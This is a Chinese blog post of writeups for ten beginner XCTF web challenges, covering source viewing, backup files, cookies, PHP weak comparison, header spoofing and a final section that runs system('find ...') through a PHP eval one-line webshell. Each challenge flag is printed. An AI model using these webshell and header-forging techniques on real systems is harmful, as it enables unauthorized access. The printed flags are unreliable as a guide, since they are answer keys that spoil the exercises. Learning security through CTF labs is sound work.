

# XCTF攻防世界练习区-web题(新手)

原创

Roake 于 2021-03-07 21:43:01 发布 6525 收藏 8

分类专栏: [XCTF](#) 文章标签: [安全](#) [面试](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_50987385/article/details/114499572](https://blog.csdn.net/weixin_50987385/article/details/114499572)

版权




[XCTF 专栏收录该内容](#)

1 篇文章 1 订阅

订阅专栏

## XCTF攻防世界练习区-web题(新手)

[https://adworld.xctf.org.cn/task?now\\_checked\\_num=3&name=web](https://adworld.xctf.org.cn/task?now_checked_num=3&name=web)



001 view\_source

view\_source

👍 154

最佳Writeup由Healer\_aptx • Anchorite提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师让小宁同学查看一个网页的源代码, 但小宁同学发现鼠标右键好像不管用了。

题目场景:  http://111.200.241.244:59441

删除场景

倒计时: 03:59:42

题目附件: 暂无

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

打开<http://111.200.241.244:59441>

 111.200.241.244:59441

 新手上路 CTF练习 CMS house 安全论坛

# FLAG is not here

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

F12查看源码, 发现flag在源码注释中

# FLAG is not here

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境

搜索 HTML

```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <script>
    </script>
    <h1>FLAG is not here</h1>
    <!--cyberpeace{ec579c94a7cb7c0128cf884576eeb2c3}-->
  </body>
</html>
```

元素 { }

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

## 002 robots

**robots** 171 最佳Writeup由MOLLMY提供

难度系数: 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师上课讲了Robots协议, 小宁同学却上课打了瞌睡, 赶紧来教教小宁Robots协议是什么吧。

题目场景: <http://111.200.241.244:39919>


删除场景

倒计时: 03:59:45 延时

题目附件: 暂无

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

打开<http://111.200.241.244:39919/robots.txt>



[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

发现存在flag\_1s\_h3re.php，打开[http://111.200.241.244:39919/f1ag\\_1s\\_h3re.php](http://111.200.241.244:39919/f1ag_1s_h3re.php)



[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

发现flag=cyberpeace{19ae0bff7a9b8fdf540baca10cfca9b4}

### 003 backup

## backup

👍 45 最佳Writeup由 **话求·樱宁** 提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师忘记删除备份文件，他派小宁同学去把备份文件找出来，一起来帮小宁同学吧!

题目场景: <http://111.200.241.244:36840>


删除场景

倒计时: 03:59:45

题目附件: 暂无

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

打开<http://111.200.241.244:36840>



## 你知道index.php的备份文件名吗?

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

浏览器输入栏输入: <http://111.200.241.244:36840/index.php.bak>, 下载到bak文件



[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

打开下载下来的index.php.bak文件, 即找到flag

```
body{↓
  margin-left:auto;↓
  margin-right:auto;↓
  margin-TOP:200PX;↓
  width:20em;↓
}↓
</style>↓
</head>↓
<body>↓
<h3>你知道index.php的备份文件名吗? </h3>↓
<?php↓
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"↓
?>↓
</body>↓
</html>↓
←
```

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

找到flag=Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}

## 004 cookie

**cookie** 最佳Writeup由神秘人·孔雀翎提供

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师告诉小宁他在cookie里放了东西,小宁疑惑地想:‘这是夹心饼干的意思吗?’

题目场景:  http://111.200.241.244:52937

删除场景


倒计时: 03:59:54 延时

题目附件: 暂无

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

打开<http://111.200.241.244:52937>

## 一个不能按的按钮



浏览器开发者工具 (F12) 的 HTML 查看器显示了以下代码：

```
<input class="btn btn-default" disabled="" style="height:50px;width:200px;" type="submit" value="flag" name="auth">
```

右侧的“伪元素”面板显示了应用于该元素的 CSS 样式：

```
height: 50px; width: 200px;
```

此外，还可以看到来自 Bootstrap 的禁用样式类：`.btn-default.disabled`。

F12查看cookie信息，发现有cookie.php

## 你知道什么是cookie吗?

浏览器开发者工具 (F12) 的 Cookie 面板显示了以下 Cookie 列表：

名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后访问
look-here	cookie.php	111.200.241.244	/	会话	19	false	false	None	Wed, 03 Mar 2021...

浏览器中访问<http://111.200.241.244:52937/cookie.php>

## See the http response

https://blog.csdn.net/weixin\_50987385

打开Burpsuite进行抓包

```
Request
1 GET /cookie.php HTTP/1.1
2 Host: 111.200.241.244:52937
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0)
  Gecko/20100101 Firefox/86.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: look-here=cookie.php
9 Upgrade-Insecure-Requests: 1
10
11

Response
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Mar 2021 10:50:39 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-1ubuntu4.26
5 flag: cyberpeace{a7a09bceed72318cc0c895d3780fdb7}
6 Vary: Accept-Encoding
7 Content-Length: 411
8 Connection: close
9 Content-Type: text/html
10
11 <html>
12 <head>
13 <meta charset="UTF-8">
14 <title>
  Cookie
  ...
```

https://blog.csdn.net/weixin\_50987385

在Response响应消息中找到flag=cyberpeace{a7a09bceed72318cc0c895d3780fdb7}

## 005 disabled\_button

disabled\_button 65 最佳Writeup由沐一清提供 WP 建议

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: X老师今天上课讲了前端知识,然后给大家一个不能按的按钮,小宁惊奇地发现这个按钮按不下去,到底怎么才能按下去呢?

题目场景: http://111.200.241.244:43009 删除场景


倒计时: 03:59:43 延时

题目附件: 暂无

https://blog.csdn.net/weixin\_50987385

浏览器地址栏输入http://111.200.241.244:43009

## 一个不能按的按钮



[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)


F12打开查看器

The screenshot shows a browser window with the URL 111.200.241.244:43009. The page content is the same as the previous image. The developer tools are open at the bottom, showing the HTML structure. The `<input class="btn btn-default" disabled="" style="height:50px;width:200px;" type="submit" value="flag" name="auth">` line is selected. The CSS styles pane on the right shows the following styles for the selected element:

```
.btn-default.disabled, .btn-default[disabled], fieldset[disabled] .btn-default, .btn-default.disabled:hover, .btn-default[disabled]:hover, fieldset[disabled] .btn-default:hover, .btn-
```

将disabled=""直接删除后刷新浏览器，出现flag

## 一个不能按的按钮



查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar

搜索 HTML 过滤样式 .hov .cls +

```
<html>
  <head>
  </head>
  <body>
    <h3>一个不能按的按钮</h3>
    <form action="" method="post">
      <input class="btn btn-default" disabled="" style="height:50px;width:200px;"
        type="submit" value="flag" name="auth">
    </form>
    <h3>cyberpeace{6f82232dee55378d7c642dc5251281e8}</h3>
  </body>
</html>
```

伪元素

此元素

元素 { 内联

```
height: 50px;
width: 200px;
```

.btn-default.disabled, .btn- bootstrap.min.css:7  
default[disabled],  
fieldset[disabled] .btn-default, .btn-  
default.disabled:hover, .btn-default[disabled]:hover,  
fieldset[disabled] .btn-default: hover, .btn-  
default.disabled: focus, .btn-default[disabled]: focus,  
fieldset[disabled] .btn-default: focus. .btn-

Flag=cyberpeace{6f82232dee55378d7c642dc5251281e8}

## 006 weak\_auth

simple\_js 703 最佳Writeup由Venom • IceM提供 WP 建议

难度系数: ★★ 3.0

题目来源: root-me

题目描述: 小宁发现了一个网页, 但却一直输不对密码。(Flag格式为 Cyberpeace{xxxxxxxx})


题目场景: http://111.200.241.244:36205 删除场景

倒计时: 03:59:51 延时

题目附件: 暂无

https://blog.csdn.net/weixin\_50987385


输入http://111.200.241.244:51784, 出现登录页面



# Login

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

直接点击login，弹出提示框



输入用户名为admin,密码123456即可登录获取flag



cyberpeace{160e7678f803e05ca1aa65dfb93409cf}

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

Flag=cyberpeace{160e7678f803e05ca1aa65dfb93409cf}

## 007 simple\_php

### simple\_php

👍 147 最佳Writeup由MOLLYMY提供

WP 建议

难度系数: ★ 1.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁听说php是最好的语言,于是她简单学习之后写了几行php代码。

题目场景:  删除场景

倒计时: 03:59:54 延时

题目附件: 暂无

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)


输入<http://111.200.241.244:43819>, 查看到源码

解读源码:

get a和b的值, 如果a和0比较返回为true而且a为真, 而且b不是纯数字, 而且b要大于1234, 满足这些条件则返回flag。

根据分析, a可以=abcd (以0开头会认为是八进制数字)

因为b不能是纯数字而且要大于1234（很明显提醒你了，可以在数字后面加字母表示非纯数字），则b可以=9999c，然后把a=abcd,b=9999c写进去即可，成功拿到flag



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

拓展说明---彻底解决php判断a==0为真引发的问题-类型转换

### 一、起因

经常会遇到 字符串==0 进行逻辑判断时，判断结果尽然为真。

例如下面的代码尽然输出了“字符串a尽然等于0”，刚开始会让人大跌眼镜。但知道了原因之后其实很简单。这一切都是因为php是弱类型语言，当不同类型的值进行==比较的时候会发生类型转换。

```
<?php
if('a'==0){
    echo "字符串a尽然等于0";
}
```

### 二、原因

php虽然是弱类型的语言，但它是有数据类型的。大概分为三种类型：字符串、数字、布尔型。上面的问题出现是由于字符串转换为了数字类型。

正常情况下不同类型的值是不能比较的，php 为了比较进行了数据类型转换。把不同类型的值转换为相同类型后再比较。

规则如下：

宽松比较（==）类型转换规则

- (1) 数字和字符串比较，将字符串转为数字，然后进行比较
- (2) 数字和布尔型比较，将数字转为布尔型，然后进行比较
- (3) 字符串和布尔型比较，将字符串转为布尔型，然后进行比较。

宽松比较的落脚点只有两个，一个是布尔型，一个是数字。只有当数字和字符串比较的时候，会把字符串转为数字

### 三、字符串转数字

1. 字符串的开始部分决定了它的数字值。
2. 如果该字符串以合法的数字值开始，则使用该数值。否则其值为 0（零）。
3. 合法数字值可以是正负号，后面跟着一个或多个数字（可能有小数点），再跟着可选的指数部分。指数部分由 'e' 或 'E' 后面跟着一个或多个数字构成。

### 四、剖析 'a'==0

'a' 这是一个字符串类型。0 是数字类型。使用 == 宽松比较，此时发生类型转换。字符串和数字比较，是将字符串转换为数字然后进行比较的。

运算步骤一：根据字符串转数字的规则，字符串的开始部分决定了它的数字值。该字符串的开头不是数字，则它的数字值为0。

所以'a'转换为数字类型时，它其实为0了。不仅'a'等于0，'abc'，'aabbcc'它们转为数字也是0哦。


运算步骤二：最后比较0是否等于0，结果为真。

<https://www.cnblogs.com/beenupper/p/12635779.html>

## 008 get\_post


The screenshot shows a CTF challenge titled 'get\_post' with a difficulty of 2.0 stars. It was provided by '神秘人·孔雀翎'. The challenge description asks for two common HTTP request methods. The scenario is 'http://111.200.241.244:37020'. There is a timer at 03:59:32 and a '延时' (Extend) button. The challenge is currently unsolved.

打开url=http://111.200.241.244:37020/



请用GET方式提交一个名为a,值为1的变量

将a=1输入得到




请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量


[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

F12调出火狐浏览器的hackbar,并以post方式提交b=2



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量



[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

获得flag=cyberpeace{3e97ee7864760e8467015a387a4fa5cc}



cyberpeace{3e97ee7864760e8467015a387a4fa5cc}

(不用HackBar, 利用burpsuit对HTTP的请求报文作如上改动也可以)

## 009 xff\_referer

### 【目标】

掌握有关X-Forwarded-For和Referer的知识:

(1) X-Forwarded-For:简称XFF头, 它代表客户端, 也就是HTTP的请求端真实的IP, 只有在通过了HTTP代理或者负载均衡服务器时才会添加该项。xff是http的拓展头部, 作用是使Web服务器获取访问用户的IP真实地址(可伪造)。由于很多用户通过代理服务器进行访问, 服务器只能获取代理服务器的IP地址, 而xff的作用在于记录用户的真实IP, 以及代理服务器的IP。格式为: X-Forwarded-For: 本机IP, 代理1IP, 代理2IP, 代理2IP

(2) HTTP Referer是header的一部分, 当浏览器向web服务器发送请求的时候, 一般会带上Referer, 告诉服务器我是从哪个页面链接过来的, 服务器基此可以获得一些信息用于处理。referer是http的拓展头部, 作用是记录当前请求页面的来源页面的地址。服务器使用referer确认访问来源, 如果referer内容不符合要求, 服务器可以拦截或者重定向请求。

### 【解题思路】

火狐浏览器插件hackbar

burpsuite伪造

场景题开启后如下所示

The screenshot shows a challenge interface for 'xff\_referer'. At the top, it has a title 'xff\_referer', a thumbs-up icon with '133', and text '最佳Writeup由话求 • DengZ提供'. There are two buttons: 'WP' and '建议'. Below the title, the difficulty is '★★ 2.0'. The source is 'Cyberpeace-n3k0'. The description is 'X老师告诉小宁其实xff和referer是可以伪造的。'. The scenario is 'http://111.200.241.244:53761'. There is a progress bar and a '删除场景' button. The timer is '03:56:04' with a '延时' button. The attachments are '暂无'. A URL 'https://blog.csdn.net/weixin\_50987385' is in the bottom right.

打开url链接

The screenshot shows a browser address bar with the URL '111.200.241.244:53761'. There are icons for security, a broken image, QR code, and a star. Below the address bar, the word '论坛' is visible.

ip地址必须为123.123.123.123

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

Burpsuite进行抓包，在Proxy的History里找到目标网页，右键选择发送到repeater。在repeater里查看目标地址内容，添加：X-Forwarded-For:123.123.123.123（这一步是伪造XFF，go一下，收到提示）。

或者直接在Proxy的Intercept is on里面改写X-Forwarded-For:123.123.123.123。

### Request

Pretty Raw \n Actions

```

1 GET / HTTP/1.1
2 Host: 111.200.241.244:53761
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
4 X-Forwarded-For: 123.123.123.123
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Connection: close
9 Cookie: look-here=cookie.php
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13

```

0 matches

### Response

Pretty Raw Render \n Actions

```

14 <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet"
15 </style>
16 <style>
17   body{
18     margin-left:auto;
19     margin-right:auto;
20     margin-TOP:200PX;
21     width:20em;
22   }
23 </style>
24 </head>
25 <body>
26   <p id="demo">
27     ip地址必须为123.123.123.123
28   </p>
29   <script>
30     document.getElementById("demo").innerHTML="必须来自https://www.google.com";
31   </script>
32 </body>
33 </html>

```

0 matches

再添加Referer:https://www.google.com

### Request

Pretty Raw \n Actions

```

1 GET / HTTP/1.1
2 Host: 111.200.241.244:53761
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
4 X-Forwarded-For: 123.123.123.123
5 Referer:https://www.google.com
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
7 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Cookie: look-here=cookie.php
11 Upgrade-Insecure-Requests: 1
12 Cache-Control: max-age=0
13
14

```

### Response

Pretty Raw Render \n Actions

```

17   margin-left:auto;
18   margin-right:auto;
19   margin-TOP:200PX;
20   width:20em;
21 }
22 </style>
23 </head>
24 <body>
25   <p id="demo">
26     ip地址必须为123.123.123.123
27   </p>
28   <script>
29     document.getElementById("demo").innerHTML="必须来自https://www.google.com";
30   </script>
31   <script>
32     document.getElementById("demo").innerHTML="cyberpeace{04ef80fe7ca8c8e224aca28874d78484}"
33   </script>
34 </body>
35 </html>

```

返回flag= cyberpeace{04ef80fe7ca8c8e224aca28874d78484}

## 010 webshell

webshell
👍 120 最佳Writeup由话求 · DengZ提供
WP 建议

难度系数: ★★ 2.0

题目来源: Cyberpeace-n3k0

题目描述: 小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景: http://111.200.241.244:56735


删除场景

倒计时: 03:25:07 延时

题目附件: 暂无

https://blog.csdn.net/weixin\_50987385

打开<http://111.200.241.244:56735/>



## 你会使用webshell吗?

<?php @eval(\$\_POST['shell']);?>

[https://blog.csdn.net/weixin\\_50987385](https://blog.csdn.net/weixin_50987385)

利用hackbar传递shell,令shell=system("find / -name 'flag\*");查找所有与flag相关文件

/serial8250/tty/ttyS20/flags /sys/devices  
/platform/serial8250/tty/ttyS21/flags  
/sys/devices/platform/serial8250/tty/ttyS22  
/flags /sys/devices/platform/serial8250  
/tty/ttyS23/flags /sys/devices/platform  
/serial8250/tty/ttyS24/flags /sys/devices  
/platform/serial8250/tty/ttyS25/flags  
/sys/devices/platform/serial8250/tty/ttyS26  
/flags /sys/devices/platform/serial8250  
/tty/ttyS27/flags /sys/devices/platform  
/serial8250/tty/ttyS28/flags /sys/devices  
/platform/serial8250/tty/ttyS29/flags  
